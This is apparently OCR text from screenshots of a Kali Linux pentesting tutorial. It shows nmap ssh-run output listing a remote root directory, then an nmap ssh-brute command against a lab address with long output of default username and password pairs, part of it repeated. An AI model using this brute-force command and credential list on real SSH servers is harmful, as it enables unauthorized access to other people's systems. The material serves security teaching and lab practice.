
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-run:
|   output:
|     total 85
|     drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
|     drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
|     lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom → media/cdrom
|     drwxr-xr-x  14 root root 13480 2025-01-03 03:31 dev
|     drwxr-xr-x  94 root root  4096 2025-01-03 03:32 etc
|     drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
|     lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img → boot/initrd.img-2.6.24-16-server
|     drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
|     drwx──────   2 root root 16384 2010-03-16 18:55 lost+found
|     drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
|     drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
|     -rw───────   1 root root  8705 2025-01-03 03:32 nohup.out
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
|     dr-xr-xr-x 145 root root     0 2025-01-03 03:31 proc
|     drwxr-xr-x  13 root root  4096 2025-01-03 03:32 root
|     drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
|     drwxr-xr-x  12 root root     0 2025-01-03 03:31 sys
|     drwxrwxrwt   4 root root  4096 2025-01-03 03:38 tmp
|     drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
|     drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
|_    lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz → boot/vmlinuz-2.6.24-16-server

Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds
```

k. ssh-brute.nse

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 22 --script ssh-brute --script-args userdb=un.lst,passdb=ps.lst \
  --script-args ssh-brute.timeout=4s 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-10 14:16 IST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
```

```
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
NSE: [ssh-brute] Trying username/password pair: root:12345
NSE: [ssh-brute] Trying username/password pair: admin:12345
NSE: [ssh-brute] Trying username/password pair: administrator:12345
NSE: [ssh-brute] Trying username/password pair: webadmin:12345
NSE: [ssh-brute] Trying username/password pair: sysadmin:12345
NSE: [ssh-brute] Trying username/password pair: netadmin:12345
NSE: [ssh-brute] Trying username/password pair: guest:12345
NSE: [ssh-brute] Trying username/password pair: web:12345
NSE: [ssh-brute] Trying username/password pair: test:12345
NSE: [ssh-brute] Trying username/password pair: root:123456789
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 22 --script ssh-brute --script-args userdb=un.lst,passdb=ps.lst \
    --script-args ssh-brute.timeout=4s 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-10 14:16 IST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
```